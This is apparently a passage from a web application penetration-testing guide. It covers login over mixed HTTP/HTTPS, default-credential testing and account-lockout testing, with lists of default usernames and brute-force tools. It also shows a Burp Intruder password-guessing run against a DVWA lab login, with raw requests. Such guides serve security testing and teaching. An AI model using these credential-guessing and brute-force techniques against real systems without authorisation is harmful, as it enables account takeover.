Example 3: sending data with GET/POST method via HTTPS on a page reachable via HTTP

Imagine we having a web page reachable via HTTP and that only data sent from the authentication form are transmitted via HTTPS



We can see that our request is addressed to www.example.com/login using HTTPS. But if we have a look at the Referer-header (the page from which we came), it is www.example.com/ And is accessible via simple HTTP. Although we are sending data via HTTPS, this deployment can allow SSLStrip attacks (a type of Man-in-the-middle attack)


You can see that the data is transferred in clear text in the URL and not in the body of the request. But we must consider that SSL/TLS is a level 5 protocol, a lower level than HTTP, so the whole HTTP packet is still encrypted making the URL unreadable to a malicious user using a sniffer. Nevertheless as stated before, it is not a good practice to use the GET method to send sensitive data to a web application, because the information contained in the URL can be stored in many locations such as proxy and web server logs.

2. Testing for default credentials


How to Test


Testing for default credentials of common applications

- Try default usernames such as: admin, administrator, root, system, guest, operator, superuser.




- Application administrative users are often named after the application or organization. It mean if you are testing an application named “ABC”, trying abc/abc or any other similar combination as username and password.







- Using above username with blank passwords.




- Review the page source code and JavaScript, Look for account names and password written in comments.



- Check for configuration files that contain usernames and passwords.



- Check for password hints.



- Testing for default password of new accounts?

Tools

- Burp Intruder
- Hydra
- Nikto
- Medusa

References

- CIRT http://www.cirt.net/passwords

3. Testing for Weak lock out mechanism

Overview


Account lockout mechanisms are used to mitigate brute force password guessing attack. Account are typically locked after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator. Account lockout mechanisms require a balance between protecting accounts from unauthorized access and protecting users from being denied authorized access.


Test Objective


- Evaluate the account lockout mechanism's ability to mitigate brute force password guessing
- Evaluate the unlock mechanism's resistance to unauthorized account unlocking.


How to test

- Using Burp Intruder & Burp Repeater to Brute force target site




Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
0 302 558
1 abc 302 558
2 login 302 558
3 pass 302 558
4 password 302 558
5 12345 302 558
6 langvanhang 302 558
7 54321 302 558
8 qwerty 302 558
9 admin 302 558
Request Response
Raw Params Headers Hex
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=qrba0v04fhmouoasijrmb3m2k1;
JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
Type a search term
0 matches
Finished



Go Cancel Follow redirection
Target: http://192.168.222.136
Request
Raw Params Headers Hex
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=qrba0v04fhmouoasijrmb3m2k1; JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
_cyclone_session=BAh7BUkiD3N1c3Npb25faWQGOgZFRkiJWQlYjE1ZTU4MWMyMDhiNDU4NjAxMWF1YmEzZDc4Nz
Q2BjsAVEkiEF9jc3JmX3RvaZVuBjsARkkiMWMrR0tibXVrbjMxYXlCcU1WMjFzYzdVaS94bTNWQjZvczdMUmZLUWZqQ
UE9BjsARg%3D%3D--92459b06facd092d0d590b4205dae47c9d6e1700; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=admin&Login=Login
Type a search term
0 matches
Response
Raw Headers Hex
HTTP/1.1 302 Found
Date: Fri, 23 Feb 2018 08:55:42 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Vary: Accept-Encoding
Content-Length: 0
Connection: close
